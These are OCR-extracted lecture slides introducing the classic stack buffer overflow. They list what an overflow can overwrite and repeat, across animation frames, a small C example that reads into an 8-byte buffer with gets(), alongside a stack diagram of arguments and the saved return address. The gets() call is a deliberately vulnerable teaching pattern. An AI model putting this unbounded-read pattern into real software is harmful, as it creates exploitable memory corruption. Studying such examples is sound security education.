
Buffer Overflows

- Our focus today: Buffer overflows!

- But using a buffer overflow it‘s possible to overwrite different fields, e.g.:
  - Saved return address
  - Saved base pointer
  - Exception handlers
  - Local variables
  - Arguments
  - Heap chunk meta-data
  - Other heap allocations
  - ....


- Focus for today: Saved return address to keep the discussion simple!

Classic buffer overflow




```
int main()
{
    MyFunc(99,5,6);
    return 0;
}

void myFunc(
        int a,
        int b,
        int c)
{
   char buf[8];
   gets(buf);
}
```

Classic buffer overflow




```
int main()
{
    MyFunc(99,5,6);
    return 0;
}

void myFunc(
        int a,
        int b,
        int c)
{
   char buf[8];
   gets(buf);
}
```

Classic buffer overflow



```
int main()
{
    MyFunc(99,5,6);
    return 0;
}

void myFunc(
     int a,
     int b,
     int c)
{
   char buf[8];
   gets(buf);
}
```

Classic buffer overflow



STACK

High address
(e.g. 0xc0000000)

4 Byte

Old Values

Arg3: 0x00000006

Arg2: 0x00000005

Arg1: 0x00000063


ESP

EIP

Stack
grows
downwards


```
int main()
{
   MyFunc(99,5,6);
   return 0;
}

void myFunc(
     int a,
     int b,
     int c)
{
  char buf[8];
  gets(buf);
}
```

Classic buffer overflow



```
int main()
{
   MyFunc(99,5,6);
   return 0;
}

void myFunc(
      int a,
      int b,
      int c)
{
  char buf[8];
  gets(buf);
}
```

Classic buffer overflow



STACK

High address
(e.g. 0xc0000000)

4 Byte

Old Values
Arg3: 0x00000006
Arg2: 0x00000005
Arg1: 0x00000063
Old EIP (RET)


Stack grows downwards

EIP

ESP

```
int main()
{
   MyFunc(99,5,6);
   return 0;
}

void myFunc(
     int a,
     int b,
     int c)
{
  char buf[8];
  gets(buf);
}
```

Classic buffer overflow



STACK

High address
(e.g. 0xc0000000)

4 Byte

Old Values

Arg3: 0x00000006

Arg2: 0x00000005

Arg1: 0x00000063

Old EIP (RET)


Stack grows downwards

ESP

EIP

```
int main()
{
   MyFunc(99,5,6);
   return 0;
}

void myFunc(
     int a,
     int b,
     int c)
{
  char buf[8];
  gets(buf);
}
```

Classic buffer overflow



STACK

High address
(e.g. 0xc0000000)

4 Byte

Old Values
Arg3: 0x00000006
Arg2: 0x00000005
Arg1: 0x00000063
Old EIP (RET)


ESP

Stack grows downwards

EIP

```
int main()
{
    MyFunc(99,5,6);
    return 0;
}

void myFunc(
        int a,
        int b,
        int c)
{
   char buf[8];
   gets(buf);
}
```

Classic buffer overflow

